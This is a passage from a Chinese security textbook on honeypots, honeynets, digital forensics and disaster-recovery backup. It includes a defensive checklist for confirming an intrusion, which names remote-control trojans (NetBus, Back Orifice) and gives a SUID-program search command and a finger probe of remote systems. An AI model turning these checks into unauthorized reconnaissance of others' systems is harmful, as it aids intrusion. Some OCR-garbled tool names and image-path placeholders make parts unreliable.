(4) 设计对所选择 IDS 产品进行测试的测试用例、环境和步骤。
(5) 设计实验中的应急预案。

5. 推荐的分析讨论内容

(1) IDS 产品除了进行入侵检测，还能做什么？
(2) 其他发现或想到的问题。

5.4 网络诱骗

5.4.1 蜜罐

1. 蜜罐的特点

网络诱骗技术的核心是蜜罐(honey pot)。它是运行在 Internet 上的充满诱惑力的计算机系统。这种计算机系统有如下一些特点：

- 蜜罐是一个包含有漏洞的诱骗系统,它通过模拟一个或多个易受攻击的主机给攻击者提供一个容易攻击的目标。
- 蜜罐不向外界提供真正有价值的服务。
- 所有与蜜罐的连接尝试都被视为可疑的连接。

2. 蜜罐的目的

蜜罐可以实现如下目的:

- 引诱攻击,拖延对真正有价值目标的攻击;
- 消耗攻击者的时间,以便收集信息,获取证据。

3. 蜜罐的主要形式

下面介绍蜜罐的 3 种主要形式。

(1) 空系统

空系统是一种没有任何虚假和模拟环境的完全真实的计算机系统,但是有真实的操作系统和应用程序,也有真实的漏洞。这是一种简单的蜜罐主机。

但是,空系统(以及模拟系统)会很快被攻击者发现,因为他们会发现这不是期待的目标。

(2) 镜像系统

建立一些提供 Internet 服务的服务器镜像系统,会让攻击者感到真实,也就更具有欺骗性。另一方面,由于是镜像系统,所以比较安全。

(3) 虚拟系统

虚拟系统是在一台真实的物理机器上运行一些仿真软件,模拟出多台虚拟机,构建多个蜜罐主机。这种虚拟系统不但逼真,而且成本较低,资源利用率较高。此外,即使攻击成功,也不会威胁宿主操作系统的安全。

5.4.2 蜜网技术

蜜网(honey net)技术也称陷阱网络技术。它由多个蜜罐主机、路由器、防火墙、IDS、审计系统等组成,为攻击者制造一个攻击环境,供防御者研究攻击者的攻击行为。

1. 第一代蜜网

图 5.17 为第一代蜜网结构图。

下面对其中各部件的作用加以介绍。

(1) 防火墙

防火墙隔离内网和外网,防止入侵者以蜜网作为跳板攻击其他系统。其配置规则为:不限制外网对蜜网的访问,但需要对蜜罐主机对外的连接予以控制,包括:

- 限制对外连接的目的地;
- 限制蜜罐主机主动对外连接;
- 限制对外连接的协议等。




图 5.17　第一代蜜网结构

（2）路由器

路由器放在防火墙与蜜网之间，利用路由器具有控制功能来弥补防火墙的不足，例如防止地址欺骗攻击、DoS 攻击等。

（3）IDS

IDS 是蜜网中的数据捕获设备，用于检测和记录网络中可疑的通信连接，报警可疑的网络活动。

2. 第二代蜜网

图 5.18 为第二代蜜网结构图。




图 5.18　第二代蜜网结构

第二代蜜网技术将数据控制和数据捕获集中到蜜网探测器中进行。这样，带来的好处是：

- 便于安装和管理；
- 隐蔽性更强；
- 可以监控非授权活动；
- 可以采取积极的响应方法限制非法活动的效果，如修改攻击代码字节，使攻击失效等。

3. 第三代蜜网

第三代蜜网是目前正在开发的蜜网技术。它是建立在一个物理设备上的分布式虚拟系统。如图5.19所示,这样就把蜜罐、数据控制、数据捕获、数据记录等都集中到一台物理的设备上。



图5.19 第三代蜜网结构

5.4.3 常见网络诱骗工具及产品

1. 蜜罐实现工具

(1) winetd

winetd是一个在Windows上实现蜜罐的简单工具。它安装简单,界面友好,适合初学者使用;但确定过于简单,不能真正诱骗攻击者进入。

(2) DTK

DTK(deception tool kit,可以从http://all.net/dtk/网站下载)是用C语言和Perl脚本语言写成的一种蜜罐工具软件,能在支持C语言和Perl的系统(UNIX)上运行。它能够监听HTTP、FTP、Telnet等常用服务器所使用的端口,模拟标准服务器对接收到的请求所作出的响应,还可以模拟多种常见的系统漏洞。不足之处是,模拟不太逼真,构建过程麻烦。

(3) Honeyd

Honeyd(可以从http://www.citi.umich.edu/u/provos/honeyd网站下载)是一个专用的蜜罐构建软件,可以虚拟多种主机,配置运行不同的服务和操作系统。

2. 蜜网实现工具

(1) 数据控制:Jptable、snort_inline。

(2) 数据捕获:Termlog、Sebek2、Snort、Comlog。

(3) 数据收集:Obfugator。

(4) 数据分析:Privmsg、TASK、WinInterrogate。

5.5 计算机取证

现在,信息系统的攻击和对抗已经不仅仅是技术领域和管理领域的问题了。许多问题已经涉讼,成为法学案件。随着数字犯罪案件的增多,数字证据的获取已经成为信息技术和法学家们共同关注的热点。

早先，数字证据也称为计算机证据。对于它的研究最早是从应急响应的角度开始的，目的是为了搜集攻击者的有关信息。直到2001年人们才转移到从司法的角度来看待它，关于它的研究才从纯技术领域转向技术与法学的结合上。

5.5.1 数字证据的特点

数字证据就是在计算机或在计算机系统运行过程中产生的、以其记录的内容来证明案件事实的电磁记录。与其他证据相比，它有如下一些特点。

1. 依附性和多样性

电磁证据依附在不同介质上。这就带来两个方面的特点：一是数字证据不会像传统的证据那样可以独立存在；二是不同的介质使同样的信息表现出不同的形态，如在导体中是以电流或电压表现的数字脉冲，在显示器上是文字或图形，在磁盘中是磁核的排列形式，在光缆中是光波等。

2. 可伪性和弱证明性

数字证据的非实物性使得其窃取、修改甚至销毁都比较容易。例如，黑客在入侵之后，可以对现场进行一些灭迹、制造假象等工作，给证据的认定带来困难，直接降低了证明力度，增加了跟踪和侦查的难度。

3. 数据的挥发性

计算机系统中所处理的数据有一些是动态的。这些动态数据对于抓住犯罪的蛛丝马迹非常有用。但是它们却有一定的时间效应，即有些数据会因失效或消失而挥发。在收集数字证据时必须充分考虑数据的挥发性。表5.4描述了数字证据数据的挥发性。

表5.4 数字证据的挥发性

数据	硬件或位置	存活时间
CPU	高速缓冲器，管道	几个时钟周期
系统	RAM	关机前
内核表	进程中	关机前
固定介质	Swap/tmp	直至被覆盖或被抹掉
可移动介质	Cdrom、Floppy、HDO	直至被覆盖或被抹掉
打印输出	被复制打印输出	直至被毁坏

5.5.2 数字取证的基本原则

实施数字取证应当遵循如下原则：符合程序，共同监督，保护隐私，影响最小，证据连续，原汁原味。下面分别予以说明。

1. 符合程序

取证应当首先启动法律程序，要在法律规定的范围内展开工作，否则会陷入被动。

2. 共同监督

由原告委派的专家进行整个的检查、取证过程必须受到由其他方委派的专家的监督。

3. 保护隐私

在取证过程中,要尊重任何关于客户代理人的隐私。一旦获取了一些关于公司或个人的隐私,绝不能泄露。

4. 影响最小

- 如果取证要求必须运行某些业务程序,应当使运行时间尽量短;
- 必须保证取证不给系统带来副作用,如引进病毒等。

5. 证据连续

必须保证证据的连续性(chain of custody),即在将证据提交法庭前要一直跟踪证据,要向法庭说明在这段时间内证据有无变化。此外,要向法庭说明该证据的完全性。

6. 原汁原味

- 必须保证提取出来的证据不受电磁或机械的损害;
- 必须保证收集的证据不被取证程序破坏。

5.5.3 数字取证的一般步骤

数字取证过程一般可以按如下步骤进行。

1. 保护现场

- 在取证过程中,保护目标系统,避免发生任何改变和损害;
- 保护证据的完整性,防止证据信息的丢失和破坏;
- 防止病毒感染。

2. 证据发现

证据发现首先要识别可获取证据的信息类型。按照证据信息变化的特点,可以将证据信息分为两大类:

- 实时信息(或易失信息),例如网络连接;
- 非易失信息,即不会随时间或设备断电而消失。

下面是可以作为证据或可以提供相关信息的信息源。

(1) 日志:如操作系统日志等。

(2) 文件:如可以进行的文件搜索有:

- 搜索目标系统中的所有文件(包括现存的正常文件、已经被删除但仍存在于磁盘上还没有被覆盖的文件、隐藏文件、受密码保护的和加密文件);

- 尽量恢复所发现的文件；
- 在法律允许的情况下，访问被保护或加密的文件；
- 分析磁盘特殊区域(未分配区域、文件栈区等)。

(3) 系统进程：如进程名、进程访问文件等。

(4) 用户：特别是在线用户的服务时间、使用方式等。

(5) 系统状态：如系统开放的服务、网络运行的状态等。

(6) 通信连接记录：如网络路由器的运行日志等。

(7) 存储介质：如磁盘、光盘、闪存等。

在证据发现阶段可以使用的技术有：IDS、蜜罐技术、网络线索自动识别技术、溯源技术等。同时还可以使用一些相关的工具。表5.5为一些常用的实时取证类工具。

表5.5 一些常用的实时取证类工具

工具名称	用途描述
Netstat	显示当前受害系统的网络监听程序和网络连接
ARP	查看受害系统的地址解析缓存表
Who	显示系统在线用户信息
last	显示系统登录用户信息
ps	查看 UNIX 系统进程信息

3. 证据固定

针对数字证据的挥发性，数字证据的固定非常重要。

4. 证据提取

证据提取主要是提取特征。包括：

- 过滤和挖掘；
- 解码：对软件或数据碎片进行残缺分析、上下文分析，恢复原来的面貌。

5. 证据分析

分析的目的大致有：

- 犯罪行为重构；
- 嫌疑人画像；
- 确定犯罪动机；
- 受害程度行为分析等。

6. 提交证据

向律师、管理者或法庭提交证据。这时要注意使用规定的法律文书格式和术语。

5.5.4 数字取证的基本技术和工具

在数字取证过程中，可以使用相关的技术和工具。现在已经开发出了一些工具。

表 5.6 为可以提供计算机及网络攻击取证的一些网站。

表 5.6　提供计算机及网络攻击取证的一些网站

资 源 类 型	网 络 地 址
TCT 取证软件包	http://www. fish. com/forensics/
Encase	http://www. encase. com/
计算机取证分析	http://www. porcupine. org/forensics/
Computer Forensics Tool Testing(CFTT)	http://www. cftt. nist. gov/
文件及介质取证工具箱 Sleuth Kit	http://www. sleuthkit. org/sleuthkit/index. php
开放源代码数字取证	http://www. opensourceforensics. org/

下面重点介绍利用 IDS 和蜜罐取证的方法。

1. 利用 IDS 取证

把 IDS 与取证工具结合，往往能对网络攻击进行取证并得到响应。

(1) 确认攻击

确认攻击是响应的第一步。确认攻击的主要方法是查找攻击留下的痕迹。检查的主要内容有：

- 寻找嗅探器(如 sniffer)；
- 寻找远程控制程序(如 netbus、back orifice)；
- 寻找黑客可能利用的文件共享或通信程序(如 eggdrop、irc)；
- 寻找特权程序(如 find/-perm-4000-print)；
- 寻找未授权的服务(如 netstat-a、check inetd. conf)；
- 寻找异常文件(考虑系统磁盘的大小)；
- 检查文件系统的变动；
- 检查口令文件的变动并寻找新用户；
- 检测 cron 和 at jobs；
- 核对系统和网络配置(特别注意过滤规则)；
- 检查所有主机(特别是服务器)。

(2) 取证过程

① 决定取证的目的：

- 观察研究攻击者；
- 跟踪并驱赶攻击者；
- 捕俘攻击者；
- 准备起诉攻击者。

② 启动必要的法律程序。

③ 对系统进行完全备份，包括：

- 用 tcpdump 作完全的分组日志；
- 有关协议分组的来龙去脉；

- 一些会话(如 Telnet、rlogin、IRC、FTP 等)的可能内容。

④ 根据情况有选择地关闭计算机系统：

- 不彻底关闭系统(否则会造成信息改变，证据被破坏)；
- 不断开网络；
- 将系统备份转移到单用户模式下制作和验证备份；
- 考虑制作磁盘镜像；
- 同步磁盘，暂停系统。

⑤ 调查攻击者来源：

- 利用 tcpdump/who/syslog。
- 运行 finger 对抗远程系统。
- 寻找攻击者可能利用的账号。

2. 利用蜜罐取证

利用蜜罐进行取证分析的一些原则和步骤如下。

(1) 获取入侵者信息。

(2) 获取关于攻击的信息：

- 攻击的手段、日期和时间；
- 入侵者添加了一些什么文件?
- 是否安装了嗅探器或密码? 若有，在何处?
- 是否安装有 rootkit 或木马程序? 若有，传播途径是什么? 等等。

(3) 建立事件的时间序列。

(4) 事故费用分析。

(5) 向管理层、媒体以及法庭提交相应的报告。

5.5.5 数字证据的法律问题

数字证据学是涉及信息技术和法学两个领域的交叉学科。下面讨论它在法学方面的一些问题。

1. 数字证据的真实性

法律对作为定案依据的证据，有真实性、合法性和关联性三方面要求。

一般而言，关联性主要指证据与案件争议和理由的联系程度，这属于法官裁判的范围。合法性主要包括：证据的形式、收集手段、是否侵犯他人权益、取证工具是否合法等。这在后面要进行有关的讨论。

关于证据的真实性，民事诉讼法和相关司法解释都要求提供“原件”(书面文件)。因为这种看得见、摸得着的东西才能给人充分的真实感和唯一性，才能防止被篡改和冒认。而数字证据的真实性的确认一直是人们最关注的问题。目前，人们想用数字签名的方法来解决这一法律难题。通过电子签名可以证明签发数字证据的人是谁，也可以证明数字证据是否被篡改过。

2. 数字证据的证明力

证据的证明力是指证据对证明案件事实所具有的效力，即该证据是否能够直接证明案件事实还需要其他证据配合综合认定。我国《民事诉讼法》第63条规定，法定证据有：书证、物证、视听资料、证人证言、当事人陈述、鉴定结论和勘验笔录7种。而数字证据应当归入这7类之中，还是另行规定，这是司法界正在讨论的问题。

3. 数字取证工具的法律效力

数字证据的合法性涉及数字取证工具的法律效力，即法庭是否认可。每种工具都是一个程序。按照Daubert测试，可以从下面4个方面进行讨论。

(1) 可测试性

测试的目的是为了确定一个程序是否可以被测试并确定它所提供的结果的准确性。对一个工具必须执行两类测试：

- 漏判测试：确认取证工具是否可以在输入输出端提取所有可以得到的数据。
- 误判测试：确认取证工具在输入输出端没有引入新的数据。

(2) 错误率

测试用于识别在数字取证工具中是否存在已知的错误。在数字取证工具中可能存在两类错误：

- 工具执行错误：源于代码中漏洞的错误。
- 提取错误：源自算法的错误。

(3) 公开性

公开性指工具在公开的地方有证明并经过对等部门的复查。这是证据得以承认的主要条件。

(4) 可接受性

工具能否被广泛接受。

5.6 数据容错、数据容灾和数据备份

信息系统是脆弱的，它的可靠性不断遭受威胁。为了保证系统的可靠性，经过长期摸索，人们总结出了3条途径：避错、纠错和容错。避错是完善设计和制造、试图构造一个不会发生故障的系统。但是，这是不太现实的。任何一个系统总会有纰漏。因此，人们不得不用纠错作为避错的补充。一旦系统出现故障，可以通过检测和核实来消除，再进行系统的恢复。

容错是第三条途径。其基本思想是，灾害对系统的危害要比错误大且严重，即使出现错误，系统也能执行一组规定的程序。或者说，程序不会因为系统中的故障而中断或被修改，并且故障也不引起执行结果的差错。或者简单地说，容错是系统可以抵抗错误的能力。

容灾是针对灾害而言的。从保护数据的安全性出发，数据备份是数据容错、数据容灾以及数据恢复的重要保障。

5.6.1 数据容错

1. 数据容错系统分类

根据容错系统的应用环境可以将容错系统分为如下 5 种类型。

(1) 高可用度系统

可用度用系统在某时刻可以运行的概率来衡量。高可用度系统面向通用计算机系统，用于执行各种无法预测的用户程序，主要面向商业市场。

(2) 长寿命系统

长寿命系统在其生命期中不能进行人工维修，常用于航天系统中。它实际上也是一种容灾系统。

(3) 延迟维修系统

这也是一种容灾系统，用于航空等在一定阶段不能进行维修的场合。

(4) 高性能系统

这类系统对于故障(瞬时或永久)都非常敏感，应当具有瞬时故障的自动恢复能力，并增加平均无故障时间。

(5) 关键任务系统

这类系统出错可能危机人的生命或造成重大经济损失，要求处理正确无误，而且故障恢复时间要最短。

2. 常用数据容错技术

(1) “空闲”设备

“空闲”设备也称双件热备，就是配置两套相同的部件。在正常状态下，一个运行，另一个空闲。当正常运行的部件出现故障时，原来空闲的一台立即替补。

(2) 镜像

镜像是把一份工作交给两个相同的部件同时执行。这样在一个部件出现故障时，另一个部件继续工作。

(3) 复现

复现也称延迟镜像。复现与镜像同样需要两个系统，但是它把一个称为原系统，一个称为辅助系统，辅助系统从原系统中接收数据。与原系统中的数据相比，辅助系统的数据接收存在一定延迟。当原系统出现故障时，辅助系统只能在接近故障点的地方开始工作。与镜像相比，复现同一时间只需管理一套设备。

(4) 负载均衡

负载均衡就是将一个任务分解成多个子任务，分配给不同的服务器执行，通过减少每个部件的工作量来增加系统的稳定性。

5.6.2 数据容灾

1. 数据容灾等级

从技术上看,衡量数据容灾系统有两个主要指标:RPO(recovery point object)和 RTO (recovery time object),其中 RPO 代表了当灾难发生时允许丢失的数据量;而 RTO 则代表了系统恢复的时间。数据容灾按照能力的高低可分为多个层次,例如国际标准 SHARE 78 定义的容灾系统有 7 个层次:从最简单的仅在本地进行磁带备份,到将备份的磁带存储在异地,再到建立应用系统实时切换的异地备份系统,恢复时间也可以从几天到小时级到分钟级、秒级或 0 数据丢失等。

设计一个容灾备份系统,需要考虑多方面的因素,如备份/恢复数据量大小、应用数据中心和备援数据中心之间的距离和数据传输方式、灾难发生时所要求的恢复速度、备援中心的管理及投入资金等。根据这些因素和不同的应用场合,常见的容灾等级有以下 4 个。

(1) 第 0 级:本地备份、本地保存的冷备份

这是容灾恢复能力最弱的一级,它只在本地进行数据备份,并且被备份的数据磁带只在本地保存,没有送往异地。

(2) 第 1 级:本地备份、异地保存的冷备份

在本地将关键数据备份,然后送到异地保存,如交由银行保管。灾难发生后,按预定数据恢复程序、恢复系统和数据。这种容灾方案可以采用磁带机、光盘库等存储设备。

(3) 第 2 级:热备份站点备份

在异地建立一个热备份点,通过网络进行数据备份。也就是通过网络以同步或异步方式,把主站点的数据备份到备份站点。备份站点一般只备份数据,不承担业务。当出现灾难时,备份站点接替主站点的业务,从而维护业务运行的连续性。

这种异地远程数据容灾方案的容灾地点通常要选择在距离本地不小于 20km 的范围,采用与本地磁盘阵列相同的配置,通过光纤以双冗余方式接入到 SAN 网络中,实现本地关键应用数据的实时同步复制。在本地数据及整个应用系统出现灾难时,系统至少在异地保存一份可用的关键业务的镜像数据。该数据是本地生产数据的完全实时备份。对于企业网来说,建立的数据容灾系统由主数据中心和备份数据中心组成。

(4) 第 3 级:活动互援备份

这种异地容灾方案与前面介绍的热备份站点备份方案差不多,不同的只是主、从系统不再是固定的,而是互为对方的备份系统。这两个数据中心系统分别在相隔较远的地方建立,它们都处于工作状态,并进行相互数据备份。当某个数据中心发生灾难时,另一个数据中心接替其工作任务。通常在这两个系统中的光纤设备连接中还提供冗余通道,以备工作通道出现故障时及时接替工作。当然采取这种容灾方式的主要是资金实力较为雄厚的大型企业和电信级企业。

2. 异地容灾技术

在建立容灾备份系统时会涉及多种技术,如 SAN 或 NAS 技术、远程镜像技术、虚拟存

储、基于 IP 的 SAN 的互连技术、快照技术等。

(1) 远程镜像技术

远程镜像技术是在主数据中心和备援中心之间的数据备份时用到。镜像是在两个或多个磁盘或磁盘子系统上产生同一个数据的镜像视图的信息存储过程,一个叫主镜像系统,另一个叫从镜像系统。按主、从镜像存储系统所处的位置可分为本地镜像和远程镜像。

远程镜像又叫远程复制,是容灾备份的核心技术,同时也是保持远程数据同步和实现灾难恢复的基础。远程镜像按请求镜像的主机是否需要远程镜像站点的确认信息,又可分为同步远程镜像和异步远程镜像。

同步远程镜像(同步复制技术)是指通过远程镜像软件,将本地数据以完全同步的方式复制到异地,每一本地的 I/O 事务均需等待远程复制的完成确认信息,方予以释放。同步镜像使远程备份总能与本地机要求复制的内容相匹配。当主站点出现故障时,用户的应用程序切换到备份的替代站点后,被镜像的远程副本可以保证业务继续执行而没有数据的丢失。但它存在往返传播造成延时较长的缺点,只限于在相对较近的距离上应用。

异步远程镜像(异步复制技术)保证在更新远程存储视图前完成向本地存储系统的基本 I/O 操作,而由本地存储系统提供给请求镜像主机的 I/O 操作完成确认信息。远程的数据复制是以后台同步的方式进行的,这使本地系统性能受到的影响很小,传输距离长(可达 1000km 以上),对网络带宽要求小。但是,许多远程的从属存储子系统的写没有得到确认,当某种因素造成数据传输失败,可能出现数据一致性问题。为了解决这个问题,目前大多采用延迟复制的技术,即在确保本地数据完好无损后进行远程数据更新。

(2) 快照技术

远程镜像技术往往同快照技术结合起来实现远程备份,即通过镜像把数据备份到远程存储系统中,再用快照技术把远程存储系统中的信息备份到远程的磁带库、光盘库中。

快照是通过软件对要备份的磁盘子系统的数据快速扫描,建立一个要备份数据的快照逻辑单元号 LUN 和快照 cache,在快速扫描时,把备份过程中即将要修改的数据块同时快速复制到快照 cache 中。快照 LUN 是一组指针,它指向快照 cache 和磁盘子系统中不变的数据块(在备份过程中)。在正常业务进行的同时,利用快照 LUN 实现对原数据的一个完全的备份。它可使用户在正常业务不受影响的情况下,实时提取当前在线业务数据。其“备份窗口”接近于零,可大大增加系统业务的连续性,为实现系统真正的 7×24(天×小时)运转提供了保证。

快照是通过内存作为缓冲区(快照 cache),由快照软件提供系统磁盘存储的即时数据映像,它存在缓冲区调度的问题。

(3) 互连技术

早期的主数据中心和备援数据中心之间的数据备份主要是基于 SAN 的远程复制(镜像),即通过光纤通道 FC,把两个 SAN 连接起来,进行远程镜像(复制)。当灾难发生时,由备援数据中心替代主数据中心,以保证系统工作的连续性。这种远程容灾备份方式存在一些缺陷,如实现成本高、设备的互操作性差、跨越的地理距离短(10km)等,这些因素阻碍了它的进一步推广和应用。

目前,出现了多种基于 IP 的 SAN 的远程数据容灾备份技术。它们是利用基于 IP 的

SAN 的互连协议，将主数据中心 SAN 中的信息通过现有的 TCP/IP 网络，远程复制到备援中心 SAN 中。当备援中心存储的数据量过大时，可利用快照技术将其备份到磁带库或光盘库中。这种基于 IP 的 SAN 的远程容灾备份可以跨越 LAN、MAN 和 WAN，成本低、可扩展性好，具有广阔的发展前景。基于 IP 的互连协议包括 FCIP、iFCP、Infiniband、iSCSI 等。

（4）虚拟存储

在有些容灾方案产品中还采取了虚拟存储技术，如西瑞异地容灾方案。虚拟化存储技术在系统弹性和可扩展性上开创了新的局面。它将几个 IDE 或 SCSI 驱动器等不同的存储设备串联为一个存储池。存储集群的整个存储容量可以分为多个逻辑卷，并作为虚拟分区进行管理。存储由此成为一种功能而非物理属性，而这正是基于服务器的存储结构存在的主要限制。

